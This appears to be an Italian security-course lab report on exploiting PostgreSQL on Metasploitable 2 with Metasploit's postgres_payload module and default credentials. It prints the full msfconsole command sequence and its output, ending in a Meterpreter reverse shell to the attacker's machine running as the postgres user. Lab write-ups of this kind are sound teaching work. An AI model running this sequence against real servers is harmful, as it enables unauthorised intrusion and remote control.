S7L3
PRIVILEGE ESCALATION E BACKDOOR

Esercizio:

Usa il modulo **exploit/linux/postgres/postgres_payload** per sfruttare una vulnerabilità nel servizio PostgreSQL di Metasploitable 2. Esegui l'exploit per ottenere una sessione Meterpreter sul sistema target.

Escalation di privilegi e backdoor:

Una volta ottenuta la sessione Meterpreter, il tuo compito è eseguire un'escalation di privilegi per passare da un utente limitato a root utilizzando solo i mezzi forniti da msfconsole.


Esegui il comando getuid per verificare l'identità dell'utente corrente.

Svolgimento:

Il tool impiegato per questa operazione è stato il Metasploit Framework, tramite la sua interfaccia a riga di comando **`msfconsole`**.
L'operazione è iniziata con l'avvio di **`msfconsole`**.

È stato selezionato il modulo di exploit specifico tramite il comando **`use exploit/linux/postgres/postgres_payload`**.

Questo modulo è progettato per attaccare i database PostgreSQL sfruttando l'autenticazione, spesso con credenziali deboli o di default, per caricare ed eseguire un payload arbitrario.



Successivamente, è stato necessario configurare il payload. Per massimizzare il controllo post-exploitation, è stato scelto un payload Meterpreter con una connessione di tipo reverse shell, impostato tramite il comando:

`set PAYLOAD linux/x86/meterpreter/reverse_tcp`.

Sono stati quindi definiti i parametri essenziali: **`set RHOSTS 192.168.50.3`** per definire l'indirizzo IP del sistema target e **`set LHOST 192.168.50.10`** per specificare l'indirizzo IP della macchina d'attacco su cui il payload avrebbe dovuto connettersi.

Con la configurazione completa, l'attacco è stato lanciato tramite il comando `exploit`.

Il modulo ha prima tentato di autenticarsi al database, riuscendoci (presumibilmente con le credenziali di default **`postgres:postgres`**), e ha poi proceduto a caricare ed eseguire lo stage del payload Meterpreter sul server.


```
msf > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(linux/postgres/postgres_payload) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD ⇒ linux/x86/meterpreter/reverse_tcp
msf exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.50.3
RHOSTS ⇒ 192.168.50.3
msf exploit(linux/postgres/postgres_payload) > set LHOST 192.168.50.10
LHOST ⇒ 192.168.50.10
msf exploit(linux/postgres/postgres_payload) > exploit
[*] Started reverse TCP handler on 192.168.50.10:4444
[*] 192.168.50.3:5432 - 192.168.50.3:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] 192.168.50.3:5432 - Uploaded as /tmp/fwLkwhzB.so, should be cleaned up automatically
[*] Sending stage (1062760 bytes) to 192.168.50.3
[*] Meterpreter session 1 opened (192.168.50.10:4444 → 192.168.50.3:40758) at 2025-11-05 11:40:03 -0500

meterpreter >
```

Il successo dell'operazione è stato confermato dal messaggio "Meterpreter session 1 opened", indicando che il payload era stato eseguito sul target e una connessione era stata stabilita con successo verso il listener sulla macchina d'attacco.

Verifica dell'accesso e risultati:

Per analizzare la portata della compromissione, si è interagito con la sessione appena creata, tipicamente tramite il comando **`sessions -i 1`**.

Una volta ottenuto l'accesso al prompt di Meterpreter, il primo comando eseguito è stato **`getuid`**.



L'output di questo comando, **`Server Username: postgres`**, è stato di fondamentale importanza, confermando in modo inequivocabile che l'accesso ottenuto non era di tipo **`root`**, ma apparteneva all'utente di servizio **`postgres`**(utente normale) che gestisce il database.

Da qui, è possibile effettuare ulteriori azioni di “privilege escalation” per ottenere accesso come amministratore (root).

Conclusione:

L'esercizio ha evidenziato come una singola vulnerabilità a basso impatto, quale l'uso di credenziali di default sul servizio PostgreSQL, possa essere sfruttata per ottenere un accesso iniziale limitato al sistema (come utente `postgres`).

L'esercitazione si è conclusa con l'ottenimento di una sessione Meterpreter, sebbene con i privilegi limitati dell'utente `postgres`.

Questo risultato non rappresenta una compromissione totale del sistema, ma costituisce un **punto d'appoggio critico**, in quanto l'accesso ottenuto, seppur limitato, espone il server ad un rischio elevato.

Dimostra infatti che un aggressore ha superato la prima linea di difesa e si trova ora in una posizione da cui avrebbe potuto tentare ulteriori attacchi, come l'escalation dei privilegi, per ottenere il controllo completo (`root`) della macchina.

In sintesi, l'esercizio ha dimostrato in modo pratico come la combinazione di più vulnerabilità, anche se apparentemente di gravità diversa, possa essere concatenata da un aggressore per ottenere il controllo totale di un server.